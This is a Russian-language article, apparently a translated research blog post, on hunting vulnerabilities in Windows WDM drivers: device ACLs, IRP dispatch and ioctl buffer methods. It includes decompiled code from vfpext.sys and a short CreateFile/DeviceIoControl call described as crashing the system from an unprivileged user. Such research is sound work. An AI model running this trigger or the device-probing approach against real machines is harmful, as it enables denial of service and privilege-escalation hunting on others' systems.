Статья Поиск ошибок в драйверах Windows, часть 1 — WDM

Поиск уязвимостей в драйверах Windows всегда был желанным призом для опытных злоумышленников, авторов игровых читов и красных команд. Как вы, наверное, знаете, каждая ошибка в драйвере, по сути, является ошибкой в ядре Windows, поскольку каждый драйвер разделяет пространство памяти ядра. Не рассказывайте мне о драйверах пользовательского режима, так как они не интересны. Таким образом, возможность либо запускать код в ядре, либо читать и записывать из спец регистров, либо дублировать токены привилегированного доступа — это действительно все, что вам нужно для владения системой. В этой серии статей, состоящей из двух частей, будет рассмотрена методология поиска уязвимостей в драйверах WDM с последующим использованием фаззинга ядра с помощью kAFL. Мы не будем рассматривать другие фреймворки и модели, так как они либо слишком дешманские (если смотреть на ваш мини-драйвер WIA), либо слишком сложны (если смотреть на вас как NDIS). Похоже, что большинство ошибок связано с WDM или KMDF. Во второй статье, приуроченном к конференции RSA в Сан-Франциско, мы поговорим о фаззинге ядра с помощью kAFL и Intel PT, объединив опыт низкоуровневого реверса, ручного исследования уязвимостей с мощным движком kAFL, а также используя фаззинг на основе грамматики, что приводит к обнаружению нескольких уязвимостей.

Хотя Microsoft вкладывает значительные средства в защиту ядра , всегда есть шанс, что текущая система не использует все доступные средства защиты. Защитные меры, такие как HVCI, часто отключаются из-за проблем совместимости, таких как неподдерживаемое оборудование или отсутствие осведомленности о безопасности. Кроме того, даже с каждым существующим средством защиты в ядре вы все равно можете повысить свои привилегии от пользователя с ограниченными правами до администратора, если у вас есть нужные примитивы.

В каждом разделе этой статьи мы начнем с основ, таких как знакомство с соответствующими API и структурами данных. Позже мы рассмотрим соответствующую уязвимость или две. Но, конечно же, самым важным, на мой взгляд, является правильное мышление, которое, неудивительно, мы называем "ядерным мышлением" для обнаружения ошибок, которые помогли нам найти более дюжины ошибок, некоторые из которых будут рассмотрены в этом блог.

Модель драйверов Windows (WDM) — старейшая и до сих пор наиболее часто используемая платформа драйверов. Каждый драйвер по существу является драйвером WDM; более новая структура Windows Driver Framework (WDF) инкапсулирует WDM, упрощает процесс разработки и устраняет многочисленные

технические трудности WDM. Первое, что нас волнует при проверке драйверов WDM, — это то, как мы можем с ними взаимодействовать; почти каждая ошибка в драйверах связана с общением непривилегированного пользователя с самим драйвером.

Начнем с самого начала, которое в нашем случае является точкой входа нашего драйвера с именем "testy":

```
DriverEntry(IN PDRIVER_OBJECT DriverObject, IN PUNICODE_STRING  RegistryPath)
{
  UNICODE_STRING DeviceName, SymbolicLink,sddlString;
  PDEVICE_OBJECT deviceObject;
  RtlInitUnicodeString(&DeviceName, L"\\Device\\testydrv");
  RtlInitUnicodeString(&SymbolicLink, L"\\DosDevices\\testydrv");
  RtlInitUnicodeString(&sddlString, L"D:P(A;;GA;;;SY)(A;;GA;;;BA)");

  UNREFERENCED_PARAMETER(RegistryPath);
  //Create a device
  IoCreateDevice(DriverObject, 65535, &DeviceName, FILE_DEVICE_UNKNOWN, 0, FALSE, &device

  //IoCreateDeviceSecure(DriverObject, , &DeviceName, FILE_DEVICE_UNKNOWN, FILE_DEVICE_SE

  //Create a symbolic so the user can access the device
  IoCreateSymbolicLink(&SymbolicLink, &DeviceName);

  //Populating Driver's object dispatch table
  DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = TestyDispatchIoctl;
  DriverObject->MajorFunction[IRP_MJ_INTERNAL_DEVICE_CONTROL] = TestyInternalDispatchIoct
  DriverObject->MajorFunction[IRP_MJ_CREATE] = TestyDispatchCreate;
  DriverObject->MajorFunction[IRP_MJ_CLOSE] = TestyDispatchClose;
  DriverObject->MajorFunction[IRP_MJ_READ] = TestyDispatchRead;
  DriverObject->MajorFunction[IRP_MJ_WRITE] = TestyDispatchWrite;
  DriverObject->MajorFunction[IRP_MJ_CLEANUP] = TestyDispatchCleanup;

  DriverObject->DriverUnload = TestyUnloadDriver;
  return STATUS_SUCCESS;
}
```

Этот код представляет собой обычный скелет функции DriverEntry, который есть у каждого WDM-драйвера. Первый параметр — это указатель структуры DriverObject, используемый при создании устройства и инициализации программы диспетчеризации. Затем у драйвера есть член MajorFunction, представляющий собой массив указателей на функции, используемый для назначения процедур отправки для различных событий. Кроме того, у нас есть процедуры создания важных устройств, которые мы рассмотрим в следующем разделе.

Как мы уже говорили, драйвер начинает с создания устройства, вызывая IoCreateDevice; это создаст DEVICE_OBJECT в диспетчере объектов. В Windows объект устройства представляет собой логическое, виртуальное или физическое устройство, для которого драйвер обрабатывает запросы ввода-вывода. Все это звучит хорошо, но

этого недостаточно, если мы хотим общаться с точки зрения обычного пользователя; для этого мы вызываем IoCreateSymbolicLink, который создаст имя устройства DoS в диспетчере объектов, что позволит пользователю общаться с драйвером через устройство. Однако некоторые устройства не имеют обычных имен; у них есть автоматически сгенерированные имена (сделанные в PDO). Они могут показаться странными для неопытного охотника за ошибками, поэтому, если вы впервые увидите их на своем любимом устройстве, просмотрите программное обеспечение и увидите 8-шестнадцатеричный код в столбце имени устройства. Эти устройства могут взаимодействовать так же, как и любое другое именованное устройство.

Name	Type	Additional Information
00000001	Device	Volume Manager
00000002	Device	Microsoft Hyper-V Virtual ...
00000003	Device	Microsoft Basic Display Driver
00000005	Device	Microsoft Hyper-V Virtualiz...
00000006	Device	Composite Bus Enumerator
00000007	Device	Microsoft Virtual Drive Enu...
00000008	Device	Microsoft Storage Spaces C...
00000009	Device	Microsoft Hyper-V NT Kern...
0000000a	Device	Windows Hello Face Softwa...
0000000b	Device	UMBus Root Bus Enumerator
0000000c	Device	Charge Arbitration Driver
0000000d	Device	ACPI x64-based PC
0000000e	Device	Microsoft Hyper-V PCI Server

Самое важное, что следует отметить в процедуре создания устройства, это то, назначил ли программист устройству ACL и значение DeviceCharacteristics.

К сожалению, метод IoCreateDevice не позволяет программисту указать какой-либо ACL, что не очень хорошо. В результате разработчик должен определить ACL в реестре или в ini-файле драйвера. Если они этого не сделают, любой пользователь сможет получить доступ к устройству. Однако использование метода IoCreateDeviceSecure защитит это.

Кроме того, нам нужно взглянуть на пятый аргумент — DeviceCharacteristics. Если значение DeviceCharacteristics не связано с 0x00000100, FILE_DEVICE_SECURE_OPEN, здесь мы, вероятно, столкнемся с уязвимостью безопасности (если только мы не говорим о драйверах файловой системы или любых других, поддерживающих структуру имен). Причина этого в том, как Windows обращается с устройствами; каждое устройство имеет свое собственное пространство

имен. Имена в пространстве имен устройства — это пути, начинающиеся с имени устройства. Для устройства с именем \Device\DeviceName его пространство имен состоит из любого имени в форме "\Device\DeviceName\anyfile".

Вызов IoCreateDevice без флага FILE_DEVICE_SECURE_OPEN, как на рисунке 1, означает, что ACL устройства не применяется для запросов на открытие файлов внутри пространства имен устройств. Другими словами, даже если мы укажем сильный ACL при создании устройства через IoCreateDeviceSecureили другими способами, то ACL не применяется к запросам на открытие файлов. В результате мы получаем не совсем то, что хотели — вызов CreateFile с \Device\testydrv завершится ошибкой, а вызов с "\device\testydrv\anyfile" завершится успешно, потому что IoManager не применяет ACL устройства к запросу на создание (поскольку предполагается, что это драйвер файловой системы). Во-первых, это считается ошибкой, которую стоит исправить. Кроме того, это приведет к тому, что пользователи без прав администратора попытаются выполнить чтение/запись на устройство, выполнить запросы DeviceIoControl и т. д., что обычно нежелательно для пользователей без прав администратора.

Мы можем устранить угрозы нежелательных пользователей путем прямого взаимодействия с нашими устройствами, вызывая IoCreateDeviceSecure (или WdmlibIoCreateDeviceSecure; это та же самая функция) с дескриптором безопасности, который предотвращает открытие дескриптора устройства пользователями, не являющимися администраторами, и используя значение FILE_DEVICE_SECURE_OPEN в профедуре создания. Это также избавит нас от необходимости объявлять разрешения устройства в реестре, как это было бы необходимо в IoCreateDevice.

RtlInitUnicodeString(&sddlString, L"D:P(A;;GA;;;SY)(A;;GA;;;BA)");
IoCreateDeviceSecure(DriverObject, 65535, &DeviceName,
FILE_DEVICE_UNKNOWN, FILE_DEVICE_SECURE_OPEN, FALSE,
&sddlString, NULL, &deviceObject);

С точки зрения поиска ошибок мы должны перечислить все возможные устройства в системе, а затем попытаться открыть их с помощью GENERIC_READ|GENERIC_WRITE, который позволяет нам отфильтровывать устройства, с которыми мы не можем связаться. Мы вернемся к этому во второй части.

Создавать устройства — это хорошо, но, конечно, вам недостаточно общаться с драйвером. Для этого вам нужны IRP. Драйвер получает IRP, пакеты запроса ввода-вывода от имени IoManager для определенных триггеров. Например, если приложение попытается открыть дескриптор устройства, IoManager вызовет соответствующий метод отправки, назначенный объекту драйвера. Таким образом, он позволяет

каждому драйверу поддерживать несколько различных MajorFunctions для каждого создаваемого им устройства. Существует около 30 различных MajorFunction. Если считать устаревший IRP_MJ_PNP_POWER, каждый представляет отдельное событие. Мы сосредоточимся только на двух из этих методов MajorFunction и добавим краткое описание остальных, на которые следует обратить внимание при поиске ошибок.

```
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = TestyDispatchIoctl;
DriverObject->MajorFunction[IRP_MJ_INTERNAL_DEVICE_CONTROL] = TestyInternalDispatchIoctl;
DriverObject->MajorFunction[IRP_MJ_CREATE] = TestyDispatchCreate;
sDriverObject->MajorFunction[IRP_MJ_CLOSE] = TestyDispatchClose;
DriverObject->MajorFunction[IRP_MJ_READ] = TestyDispatchRead;
DriverObject->MajorFunction[IRP_MJ_WRITE] = TestyDispatchWrite;
DriverObject->MajorFunction[IRP_MJ_CLEANUP] = TestyDispatchCleanup;
```

Прежде чем мы углубимся в самую привлекательную цель, которой является IRP_MJ_DEVICE_CONTROL, мы начнем с IRP_MJ_CREATE. Каждый драйвер режима ядра должен обрабатывать IRP_MJ_CREATE в функции обратного вызова диспетчеризации драйвера. Драйвер должен реализовать IRP_MJ_CREATE, потому что без этого вы не сможете открыть дескриптор устройства или файлового объекта.

Как вы, наверное, догадались, диспетчерская процедура IRP_MJ_CREATE вызывается, когда вы вызываете NtCreateFile или ZwCreateFile. В большинстве случаев это будет пустая заглушка, возвращающая дескриптор с запрошенным DesiredAccess на основе ACL устройства.

```
NTSTATUS TestyDispatchCreate(PDEVICE_OBJECT DeviceObject, PIRP irp){
  irp->IoStatus.Status = 0;
  irp->IoStatus.Information = 0;
  IofCompleteRequest(irp, 0);

  return 0;
}
```

Однако в некоторых случаях задействован более сложный код — даже если вы соответствуете критериям ACL устройства, вы можете получить ошибку состояния, такую как STATUS_INVALID_PARAMETER, потому что вы используете неверные параметры в вызове NtCreateFile .

К сожалению, это указывает на то, что вы не можете открыть устройство вслепую и надеяться на связь с драйвером через DeviceIoControl; вам сначала нужно понять его ожидаемые параметры. Обычно DispatchCreate ожидает некоторые ExtendedAttributes (для этого нельзя использовать обычный CreateFile) или конкретное имя файла (помимо имени устройства) вместе с некоторыми другими кварками и глюонами. Поэтому мы должны посетить метод DispatchCreate.

```
if ( !*(_DWORD *)ExtendedAttributes
  && !strcmp_0((const char *)(ExtendedAttributes + 8), "StorVsp-v2")
  && *(_WORD *)(ExtendedAttributes + 6) == 0x19 )
{
  NtStatus = VspDeviceCreate(
               v6,
               &v25,
               &v18,
               *(_DWORD *)(*((_QWORD *)&v22 + 1) + 16i64),
               *(_DWORD *)(ExtendedAttributes + 40),
               (ExtendedAttributes + 20) & -(__int64)(*(_BYTE *)(ExtendedAttributes + 36) != 0),
               v5);
  goto End;
}
```

Помимо открытия дескриптора, вы также можете искать уязвимости в DispatchCreate. Чем сложнее становится функция, тем выше вероятность ошибок выделения и освобождения памяти, особенно потому, что DispatchCreate не часто проверяется.

- Получить каждый объект устройства
- Попробуйте открыть его с наиболее разрешительным DesiredAccess
- В случае сбоя проверьте код состояния; если это не STATUS_ACCESS_DENIED, вы, вероятно, все еще можете открыть дескриптор, выполнив некоторую ручную работу и изменив некоторые параметры.

Следуя этому простому алгоритму, у нас будет список примерно из 70 устройств, с которыми мы можем общаться без прав администратора. Конечно, это число будет варьироваться на разных компьютерах с Windows, поскольку OEM-драйверы и многие типы программного обеспечения также устанавливают драйверы.

Хотя ioctls редко дает вам полный контроль над устройством/драйвером, де-факто он представляет собой способ взаимодействия приложения с драйвером. Драйвер может создать две подпрограммы отправки ioctl:

```
1.  // User-Mode application DeviceIoControl, NtDeviceIoControlFile
2.  DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = TestyDispatchIoctl;
3.  // Kernel-Mode driver ZwDeviceIoControlFile or the bad IoBuildDeviceIoControlRequest
4.  DriverObject->MajorFunction[IRP_MJ_INTERNAL_DEVICE_CONTROL] = TestyInternalDispatchIoctl;
```

Единственный метод, который имеет значение, — это TestyDispatchIoctl, поскольку мы не можем инициировать вызов ни IoBuildDeviceIoControlRequest, ни IoAllocateIrp с произвольными параметрами, которые являются функцией, запускающей основную функцию IRP_MJ_INTERNAL_DEVICE_CONTROL. Если да, сообщите мне, потому что метод внутренней отправки редко проходит надлежащее тестирование.


Как и любой другой метод отправки объекта DriverObject, он получает два параметра от IoManager.

```
1.  NTSTATUS TestyDispatchIoctl(PDEVICE_OBJECT DeviceObject, PIRP IRP)
```

Первый — это объект устройства, над которым мы выполнили операцию CreateFile, а второй — указатель на IRP. IRP инкапсулирует пользовательские данные и многие другие вещи, которые нас не интересуют с точки зрения исследования уязвимостей. Главное, что нас здесь волнует, это какие параметры отправляются из пользовательского режима. Если мы посмотрим на сигнатуру NtDeviceIoControlFile, то сможем догадаться, какие поля нам нужны при поиске ошибок в драйверах:

Главные подозреваемые в этом методе — буферы ввода/вывода, их длина и сам код Ioctl. Начнем с кода Ioctl, который представляет собой 32-битное число, действующее как спецификатор; он описывает, как буферы и длины используются/копируются в ядро, необходимый DesiredAccess (когда вы открываете дескриптор устройства) и индикатор функции. Давайте посмотрим пример:

```
1.  BOOL DeviceIoControl(
2.    HANDLE       hDevice,
3.    DWORD        dwIoControlCode,
4.    LPVOID       lpInBuffer,
5.    DWORD        nInBufferSize,
6.    LPVOID       lpOutBuffer,
7.    DWORD        nOutBufferSize,
8.    LPDWORD      lpBytesReturned,
9.    LPOVERLAPPED lpOverlapped
10.   );
```



- DeviceType: FileDevice_0 → Для нас не актуально.
- Функция: 0 → Для нас это не актуально.
- Метод: METHOD_NEITHER → Для нас актуален, так как описывает, как IoManager передает эти данные в ядро; подробнее об этом в ближайшее время
- Доступ: FILE_ANY_ACCESS → Это важно для нас, так как определяет желаемый доступ, который вам нужен для дескриптора. Если у вас нет правильного доступа, IoManager не разрешит выполнение вызова и вернет вам AccessDenied. Существует четыре различных значения:

*** FILE_ANY_ACCESS : у вас всегда есть дескриптор устройства, независимо от аргумента DesiredAccess.**
*** FILE_READ_DATA : вы запросили дескриптор с помощью GENERIC_READ и получили действительный дескриптор.**
*** FILE_WRITE_DATA : вы запросили дескриптор с помощью GENERIC_WRITE и получили действительный дескриптор * FILE_READ_DATA | FILE_WRITE_DATA : не требует пояснений; вам нужны оба права.**

Выполнение этого запроса DeviceIoControl на дескрипторе \Device\VfpExt вызовет BSoD, независимо от вашего уровня привилегий; мы увидим, почему после понимания метода поля на рисунке 3.

Сначала это звучит пафосно, но, к сожалению, это действительно так. Метод типа транспорта, два младших бита в 32-битном числе ioctl, указывает способ, которым IoManager ссылается на параметры (буферы и длины) в ядре. Как и в случае с полем "Доступ", существует четыре различных варианта:

- METHOD_NEITHER, оба бита включены: IoManager ленив и не проверяет буферы и их длину. Буферы не копируются в драйвер и находятся в пользовательском режиме. Следовательно, пользователь может манипулировать длиной буферов и освобождать/распределять их страницы по желанию, вызывая много плохих вещей — системные сбои и повышение привилегий — если буферы не будут проверены должным образом. Если вы видите драйвер, который не проверяет буферы и использует METHOD_NEITHER, можно с уверенностью предположить, что перед вами серьезная дыра в безопасности.

- METHOD_BUFFERED, ни один из битов не установлен: IoManager копирует буферы ввода/вывода и их длину в ядро, что делает его значительно более безопасным, поскольку пользователь не может выгружать буферы или изменять их содержимое и длину по своему усмотрению. После этого указатель буфера ввода/вывода назначается IRP .

- METHOD_IN_DIRECT и METHOD_OUT_DIRECT один из двух битов включен: эти два бита очень похожи; IoManager выделяет входной буфер, как в METHOD_BUFFERED. Для выходного буфера IoManager прощупывает буфер и проверяет, доступен ли виртуальный адрес для записи/чтения в текущем режиме доступа. Затем он блокирует страницы памяти и передает указатель на IRP .

Давайте посмотрим, как драйвер может получить доступ к буферам пользовательского режима, и рассмотрим быструю уязвимость, которая демонстрирует проблему отсутствия надлежащих проверок безопасности в драйверах.

```
METHOD_NEITHER: Ioctl code translated to binary ends with 11
Input buffer: irp->Parameters.DeviceIoControl.Type3InputBuffer
Output buffer: irp->UserBuffer

METHOD_DIRECT: Ioctl code translated to binary ends with either 01 or 11
Input buffer: irp->AssociatedIrp.SystemBuffer
Output buffer: irp->MdlAddress

METHOD_BUFFERED: Ioctl code translated to binary ends with 00
Input & Output buffer IRP->AssociatedIrp.SystemBuffer
```

Поскольку драйвер может нормально поддерживать несколько кодов ioctl, у него есть большой случай переключения для каждого другого кода ioctl, влияющего на то, где в памяти хранятся буферы. В следующем разделе мы увидим, что произойдет, если мы этого не заметим.

Короче говоря, наш первый пример настоящей ошибки заключается в расширении Microsoft Azure VFP или vfpext.sys. История начинается с диспетчерской функции ioctl драйвера. После некоторой инициализации переменной он вызывает метод для проверки параметров пользовательского режима, за которым следует некоторая внутренняя логика. Нам все равно.

C:

```
NTSTATUS __fastcall SxStartDeviceIoControl(PIRP IRP, _WORD *a2, _WORD *a3, _QWORD *a4, int
*a5, __int64 a6, __int64 a7)
{
  _IO_STACK_LOCATION *CurrentStackLocation; // rdi
  bool IsInputBufferBelowLimit; // cf
  NTSTATUS result; // eax
  BYTE *SystemBuffer; // rbx
  int v14; // ecx
  __int128 v15; // [rsp+20h] [rbp-28h] BYREF
  __int128 v16; // [rsp+30h] [rbp-18h] BYREF

  CurrentStackLocation = IRP->Tail.Overlay.CurrentStackLocation;
  IRP->IoStatus.Information = 0i64;
  IsInputBufferBelowLimit = CurrentStackLocation->Parameters.Create.Options < 0x218; v15 =
0i64; v16 = 0i64; if ( IsInputBufferBelowLimit ) return -1073741811; SystemBuffer = (BYTE
*)IRP->AssociatedIrp.SystemBuffer;
  result = SxInitUnicodeStringSafe((__int64)&v16, (const wchar_t *)SystemBuffer + 8, 0x100u);
  if ( result >= 0 )
  {
    result = SxInitUnicodeStringSafe((__int64)&v15, (const wchar_t *)SystemBuffer + 0x88,
0x100u);
    if ( result >= 0 )
    {
      *a2 = *((_WORD *)SystemBuffer + 265);
      *a3 = *((_WORD *)SystemBuffer + 264);
      v14 = CurrentStackLocation->Parameters.Create.Options - 0x218;
      *a4 = SystemBuffer + 536;
      *a5 = v14;
      return SxFindContextByName(&v16, &v15, (PVOID **)a6, (_QWORD *)a7);
    }
  }
```

Все, что у нас есть, это простой код, который делает следующее:

- Получает указатель на CurrentStackLocation из макроса IoGetCurrentIrpStackLocation (IRP))
- Убеждаемся, что длина буфера превышает 0x218.
- Создаем несколько строк Unicode безопасным способом
- Выполняем операцию поиска, вызвав SxFindContextByName, что нас не волнует.

Проблема в том, что драйвер нигде не проверяет, что такое данный ioctl IRP->AssociatedIrp. Например, SystemBuffer — допустимый адрес; он предполагает, что адрес буфера действителен.

Однако, оглядываясь назад на рис. 4, мы можем предположить, что драйвер ожидает получить код ioctl с TransferType либо

METHOD_BUFFER или METHOD_IN_DIRECT или METHOD_OUT_DIRECT, поскольку он считывает входной буфер из IRP->AssociatedIrp.SystemBuffer.

Но если это METHOD_NEITHER, то IRP->AssociatedIrp.SystemBuffer ничего не значит для IoManager, и он устанавливает его равным нулю, поскольку вместо этого заполняет IRP->Parameters.DeviceIoControl.Type3InputBuffer.

Далее идет вызов SxInitUnicodeStringSafe, который, я думаю, должен быть более безопасной версией метода ядра RtlInitUnicodeString; второй параметр — это SystemBuffer +8, который является исходной строкой.

C:


```
NTSTATUS __fastcall SxInitUnicodeStringSafe(__int64 Dest, const wchar_t *SystemBuffer,
unsigned __int16 a3)
{
  __int64 v5; // r11
  NTSTATUS result; // eax
  size_t v7; // [rsp+38h] [rbp+10h] BYREF

  v7 = 0i64;
  v5 = Dest;
  if ( SystemBuffer )
  {
    result = RtlStringCbLengthW(SystemBuffer, a3, &v7);
    if ( !result )
    {
      *(_WORD *)v5 = v7;
      result = 0;
      *(_WORD *)(v5 + 2) = a3;
      *(_QWORD *)(v5 + 8) = SystemBuffer;
      return result;
    }
  }
  else
  {
    result = 0;
  }
  *(_DWORD *)v5 = 0;
  *(_QWORD *)(v5 + 8) = 0i64;
  return result;
}
```

Таким образом, адрес SystemBuffer будет иметь вид 0x10 = (0x0+sizeof(wchar_t *)+8). Следовательно, при вызове RtlStringCbLengthW, который, как следует из названия, вычисляет длину, будет использоваться системный буфер, указывающий на недопустимый адрес. Он содержит код:

Когда происходит разыменование *SystemBuffer, вы разыменовываете недопустимый адрес, и ядро не прощает нулевой указатель.

```
for ( i = length; i; --i )
    {
      if ( !*SystemBuffer )
        break;
      ++SystemBuffer;
    }
```



HANDLE hDevice = CreateFile (DEVICE_NAME, NULL, NULL, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
DeviceIoControl(hDevice, 3, NULL, 0x512, NULL, 0x512, NULL, NULL);

В этом случае наша ошибка не может быть использована, кроме DoS от пользователя с ограниченными правами. Эта ошибка также может быть вызвана ограниченным пользователем и в песочнице приложения, а также потому, что над устройством нет никакой защиты. Следовательно, каждый может получить дескриптор и BSoD. На сегодняшний день эта уязвимость не исправлена; Ответ MSRC был следующим: "Мы

завершили наше расследование и определили, что этот отчет представляет собой уязвимость типа "отказ в обслуживании" средней степени серьезности, что, к сожалению, означает, что он не соответствует нашей планке обслуживания в обновлении безопасности, и мы будем закрывать это дело". Ответ Microsoft весьма забавен, так как это не просто DoS, а системный DoS. С точки зрения CVSS он должен быть равен 7.3:
https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:H Кроме того, исправление довольно простое; проверьте код ioctl, прежде чем использовать его вслепую, что приведет к правильному использованию буферов IRP.

Повеселившись с атаками типа "отказ в обслуживании", мы должны перейти к особому скрытому классу уязвимостей. Утечка информации — это раскрытие памяти ядра пользовательскому режиму. Он не запускает проверку ошибок или каких-либо исключений, поэтому его довольно сложно найти в ходе обычного конвейера разработки драйверов. Вы также не можете найти его с помощью проверки драйверов, в отличие от обычных ошибок пула памяти.

